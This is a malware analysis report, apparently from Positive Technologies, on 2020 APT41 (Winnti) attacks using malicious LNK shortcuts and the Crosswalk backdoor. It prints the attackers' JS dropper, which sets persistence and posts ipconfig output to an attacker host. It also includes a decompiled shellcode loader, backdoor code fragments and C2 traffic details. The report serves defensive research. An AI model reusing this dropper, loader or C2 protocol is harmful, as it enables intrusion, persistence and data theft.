Higaisa or Winnti? APT41 backdoors, old and new

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Positive Technologies

The PT Expert Security Center regularly spots emerging threats to information security, including both previously known and newly discovered malware. During such monitoring in May 2020, we detected several samples of new malware that at first glance would seem to belong to the Higaisa group. But detailed analysis pointed to the Winnti group (also known as APT41, per FireEye) of Chinese origin. Subsequent monitoring led us to discover a number of new malware samples used by the group in recent attacks. These include various droppers, loaders, and injectors; Crosswalk, ShadowPad, and PlugX backdoors; and samples of a previously undescribed backdoor that we have dubbed FunnySwitch. We can confidently state that some of these attacks were directed at a number of organizations in Russia and Hong Kong.

In this article, we will share the results of our investigation of these samples and related network infrastructure, as well as overlaps with previously described attacks.

Contents

1. Higaisa shortcuts

The first attack dates to May 12, 2020. At the core of the attack is an archive named *Project link and New copyright policy.rar* (75cd8d24030a3160b1f49f1b46257f9d6639433214a10564d432b74cc8c4d020). The archive contains a bait PDF document (Zeplin Copyright Policy.pdf) plus the folder **All tort's projects - Web lnks** with two shortcuts:

- Conversations - iOS - Swipe Icons - Zeplin.lnk
- Tokbox icon - Odds and Ends - iOS - Zeplin.lnk

The structure of malicious shortcuts resembles the sample 20200308-sitrep-48-covid-19.pdf.lnk spread by the Higaisa group in March 2020.




Figure 1. Comparing command lines in the covid-19 and Zeplin shortcuts

The mechanism for initial infection is fundamentally the same: trying to open either of the shortcuts leads to running a command that extracts a Base64-encoded CAB archive from the body of the LNK file, after which the archive is unpacked to a temporary folder. Further actions are performed with the help of an extracted JS script.

```
var shell = new ActiveXObject("Wscript.Shell");
isHidden=0
shell.Run('cmd  /c ipconfig>C:\\Users\\Public\\Downloads\\d3reEW.txt & copy %temp%\\svchast.exe
"%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\officeupdate.exe"  & copy
%temp%\\svchast.exe "C:\\Users\\Public\\Downloads\\officeupdate.exe" & schtasks /create /SC minute
/MO 120 /TN "Driver Bootser Update"  /TR "C:\\Users\\Public\\Downloads\\officeupdate.exe"',isHidden);
shell.Run('%temp%\\svchast.exe',isHidden)
WScript.Sleep(1000);
try {
    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var txtfile = fso.OpenTextFile("C:\\Users\\Public\\Downloads\\d3reEW.txt",1);
    var fText = txtfile.Read(1000);
    txtfile.Close();
} catch(e){
    shell.Run('cmd /c dir ',isHidden=0);
}
try {
    var http = new ActiveXObject('Microsoft.XMLHTTP');
    var url = 'http://zeplin.atwebpages.com/inter.php';
    http.open('POST',url,false);
    http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
    http.send('&test='+fText);
} catch(e){
        shell.Run('cmd /c dir ',isHidden=0);
}
```

Figure 2. Contents of script 34fDFkfSD32.js

But here is where the similarity with the sample described in our Higaisa report ends: instead, this script copies the payload to the folder C:\Users\Public\Downloads, achieves persistence by adding itself to the startup folder and adding a scheduler task, and runs the payload. The script also sends the output of ipconfig in a POST request to http://zeplin.atwebpages[.]com/inter.php.

The command run by the shortcut also contains the opening of a URL file extracted from the archive. The name of the URL file and the target address depend on which shortcut is opened:

- Conversations - iOS - Swipe Icons - Zeplin.url goes to:

  https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df

- Tokbox icon - Odds and Ends - iOS - Zeplin.url goes to:

  https://app.zeplin.io/project/5c161c03fde4d550a251e20a/screen/5cef98986801a41be35122bb.

This is the only difference between the two LNK files. In both cases, the target page is hosted on Zeplin, a legitimate service for collaboration between designers and developers, and requires logging in to view.

The payload consists of two files:

- svchast.exe

  It functions as a simple local shellcode loader. The shellcode read from a fixed path. Before starting, the loader checks the current year: 2018, 2019, 2020, or 2021.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ecx
  HANDLE v5; // rax
  void *v6; // rsi
  DWORD v7; // edi
  void *v8; // rbp
  DWORD NumberOfBytesRead; // [rsp+70h] [rbp+18h]
  __time64_t Time; // [rsp+78h] [rbp+20h]

  time64(&Time);
  v3 = localtime64(&Time)->tm_year;
  if ( v3 != 118 && v3 != 119 && v3 != 120 && v3 != 121 )
    return 0;
  v5 = CreateFileA("C:\\Users\\Public\\Downloads\\3t54dE3r.tmp", 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
  v6 = v5;
  if ( v5 == (HANDLE)-1i64 )
    return 0;
  v7 = GetFileSize(v5, 0i64);
  v8 = VirtualAlloc(0i64, v7, 0x1000u, 0x40u);
  memset(v8, 0, v7);
  NumberOfBytesRead = 0;
  ReadFile(v6, v8, v7, &NumberOfBytesRead, 0i64);
  if ( v8 )
    ((void (*)(void))v8)();
  return 0;
}
```

  Figure 3. Main function in svchast.exe

- 3t54dE3r.tmp

  The shellcode containing the main payload is the Crosswalk backdoor.

On May 30, 2020, a new malicious archive, CV_Colliers.rar (df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d), was detected. It had two shortcuts:

- Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
- International English Language Testing System certificate.pdf.lnk

Their structure fully matched that of the samples from May 12. In this case, the bait consisted of PDF documents with a CV and IELTS certificate. Depending on which shortcut was opened, the output of ipconfig was sent to one of two addresses: http://goodhk.azurewebsites[.]net/inter.php or http://sixindent.epizy[.]com/inter.php.

Note that all three intermediate C2 servers are on third-level domains on a free hosting service. When accessed in a browser, each displays a different decoy page:




Figure 4. Page at zeplin.atwebpages_com




Figure 5. Page at goodhk.azurewebsites_net





Figure 6. Page at sixindent.epizy_com

These servers do not play a major role in the functioning of the malware; their precise purpose remains unknown. It may be that the malware authors used this to monitor the success of the initial stages of infection, or else tried to lead security teams "off the scent" by masking the malware as a more minor threat.

1.1 Attribution


These attacks have been studied in detail by Malwarebytes and Zscaler. Based on the similarity of the infection chains, researchers classify them as belonging to the Higaisa group.

However, detailed analysis of the shellcode demonstrates that the samples actually belong to the Crosswalk malware family. Crosswalk appeared no later than 2017 and was mentioned for the first time in a FireEye report on the activities of the APT41 (Winnti) group.




```
strcpy(&v22, "r c:%d,l:%d\n");
v11 = 0i64;
v12 = 0;
(*(v3 + 2032))(&v22, v8, v5);
switch ( *msg_type )
{
  case 0x64u:
    if ( msg_type[1] != 216 )
    {
      v16 = 100;
      goto LABEL_37;
    }
    v21 =  (*(v9 + 248))(0i64, 216i64, 4096i64, 4i64);
    if ( !v21 )
      return 0;
    (*(*(v9 + 200) + 1856i64))(v21, v7, msg_type[1]);
    if ( (*(*(v9 + 200) + 928i64))(*(v9 + 832), 100i64, v21, msg_type[1]) >
0 )
      return 1;
    v10 = 0;
    v14 = (*(*(v9 + 200) + 320i64))();
    v15 = 7021i64;
    goto LABEL_42;
  case 0x6Eu:
    return 1;
  case 0x78u:
```

Figure 7. From the FireEye report



```
strcpy(&v22, "r c:%d,l:%d\n");
v11 = 0i64;
v12 = 0;
(v3->msvcrt_printf)(&v22, v8, v5);
switch ( v6->cmd_index )
{
  case 0x64:
    if ( v6->data_size != 216 )
    {
      v16 = 100;
      goto LABEL_37;
    }
    v21 = (v9->VirtualAlloc)(0i64, 216i64, 4096i64, 4i64);
    if ( v21 )
    {
      (v9->imports->msvcrt_memcpy)(v21, v7, v6->data_size);
      if ( (v9->imports->user32_PostThreadMessageW)(v9->dispatcher_thread_id, 100i64, v21, v6->data_size) <= 0 )
      {
        v10 = 0;
        v14 = (v9->imports->kernel32_GetLastError)();
        v15 = 7021;
        goto LABEL_42;
      }
      return 1;
    }
    return 0;
  case 0x6E:
    return 1;
  case 0x78:
```

Figure 8. Fragment of shellcode from 3t54dE3r.tmp

The network infrastructure of the samples overlaps with previously known APT41 infrastructure: at the IP address of one of the C2 servers, we find an SSL certificate with SHA-1 value of b8cff709950cfa86665363d9553532db9922265c, which is also found at IP address 67.229.97[.]229, referenced in a 2018 CrowdStrike report. Going further, we can find domains from a Kaspersky report written in 2013.




Figure 9. Fragment of network infrastructure

All this leads us to conclude that these LNK file attacks were performed by Winnti (APT41), which "borrowed" this shortcut technique from Higaisa.

1.2 Crosswalk

Crosswalk is a modular backdoor implemented in shellcode. The main component connects to a C2 server, collects and sends system information, and contains functionality for installing and running up to 20 additional modules received from the server as shellcode.

The information collected by the module includes:

- OS uptime
- Network adapter IP addresses
- MAC address of one of the adapters
- Operating system version and whether it is 32-bit or 64-bit
- Username
- Computer name
- Name of running module
- PID
- Shellcode version and whether it is 32-bit or 64-bit

(The shellcode supports both 32 and 64 bits.) It has two-part version numbers; we found ones including 1.0, 1.10, 1.21, 1.22, 1.25, and 2.0.

For more detailed analysis of one version of Crosswalk, see the VMware CarbonBlack investigation. Based on version 1.25 (8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996), which was used in the attacks with LNK files, here we will describe the networking aspects of the malware in more detail.

Crosswalk has broad capabilities for connecting to C2 servers. The network configuration for this particular sample is at the end of the shellcode and is XOR encrypted with a 16-byte key. The data structure is as follows:

- Configuration size (4 bytes)
- Key (16 bytes)
- Encrypted configuration

The configuration, in turn, contains the following fields:

- 0x0 heartbeat interval (in seconds)
- 0x4 reconnect interval (in seconds)
- 0x8 bitmask for days of the week when connections may be made
- 0xC (inclusive) lower bound for time of day when connections may be made

- 0x10 (non-inclusive) upper bound for time of day when connections may be made
- 0x14 proxy port
- 0x18 proxy type
- 0x1C proxy host
- 0x9C proxy username
- 0x11C proxy password
- 0x19C number of C2 servers
- 0x1A0 array of structures of C2 servers

A C2 server structure consists of the following fields:

- 0x0 connection type
- 0x4 port
- 0x8 whether DNS name resolution is necessary (yes/no)
- 0xC length of hostname
- 0x10 hostname

Before attempting to connect, the backdoor checks whether the current day of the week and time match those allowed in the configuration. Then, one after the other, it tries combinations of possible proxy servers (any indicated in the configuration plus system proxies) and C2 servers until it connects successfully.

The communication protocol used between the backdoor and C2 server can be separated logically into two levels:

1. Application-level protocol
2. Transport-level protocol

On the application level, messages consist of the following fields:

- FakeTLS header consisting of 5 bytes:
    - Entry type and protocol version (3 bytes). For the client these always equal 17 03 01; for the server, they have random values.
    - Data length, not including header (2 bytes)
- Message contents:
    - Command ID (4 bytes, little-endian)
    - Command data size (4 bytes, little-endian)
    - Client ID (36 bytes), generated based on the UUID when the backdoor starts operation
    - Command data

The first two client–server and server–client messages have command IDs 0x65 and 0x64, respectively. They contain the data that will then be used to generate the client and server session keys. The key generation algorithm is detailed in a Zscaler report. For all subsequent messages, the content (not including the FakeTLS header) is transferred in the corresponding encrypted session key. AES-128 is the encryption algorithm used.

The transport-level protocol depends on the connection type indicated in the configuration. Four protocols are supported:

1. Standard TCP connection
   Application-level messages are sent unchanged as TCP segments.

2. Equivalent to HTTP Long Polling
   The client creates two TCP connections. The first will be used to get packets from the server, and the second to send them.

   During the first connection, a GET request is sent to the C2 server. The server replies with headers with code 200 and Content-Length: 524288000. The subsequent stream of application-level messages from the server to the client is sent as the body of an HTTP response.

```
GET http://67.229.97.230/QUERY/en-us/msdn/ HTTP/1.1
dCy: RjFDRDJGSkcta2N0YTJOMFlUSk9NRmxVUw==1
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 524288000
Connection: keep-alive

.WE..d.......rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
..B.b4.&d.1..1...r.........................................................Q7.j...b.b`...O.6I.^.....R...8.\C.
t.....$.p.1x...@..n..=..PF..<..\
....-~..;Xx.............................................................
```

   Figure 10. First HTTP connection with C2

   After the correct response headers are received, the malware establishes a second connection to the same port, where a POST request is made. The header *dCy* is generated by the client based on the UUID and, it would seem, serves as the session ID that links the two connections. After receipt of a response with code 200, subsequent messages from the client to the server are sent using separate POST requests.

```
POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDJGSkcta2N0YTJOMFlUSk9NRmxVUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive

POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDJGSkcta2N0YTJOMFlUSk9NRmxVUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 265

.....e.......rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
....F.....Dr....&...............................................................\..qi.8...[O.. .7.
$..........z;..N.e...f.pg#....h}G....).b.X.60}
vj....|................................................................HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive
```

   Figure 11. Second HTTP connection with C2

3. Duplication of socket with TLS connection
   The client establishes a TCP connection and sends an HTTPS request like the following one:

```
GET /msdn.cpp HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP/1.1
Content-Length: 4294967295
Host: 149.28.152[.]196
```

   The HTTPS connection is not used again. Subsequent messages are exchanged in the **original TCP connection (without TLS encryption)**. Subsequent communication between the client and server occurs via protocol 1, except for when, at the beginning of the session, the client sends two packets with the FakeTLS header, which starts with the sequence 17 03 01. The first packet always has length 0. The second has length 0x3A, 0x3C, 0x3E, or 0x40 and contains random bytes. We were unable to determine the purpose of these packets.

```
00000198  17 03 01 00 00                                    .....
0000019D  17 03 01 00 3c b5 a2 af  15 02 dc 68 b5 b9 9c 6d  ....<... ...h...m
000001AD  7f be 3c 3f 73 5d dc df  10 cc cc ca d9 22 88 82  ..<?s].. ....."..
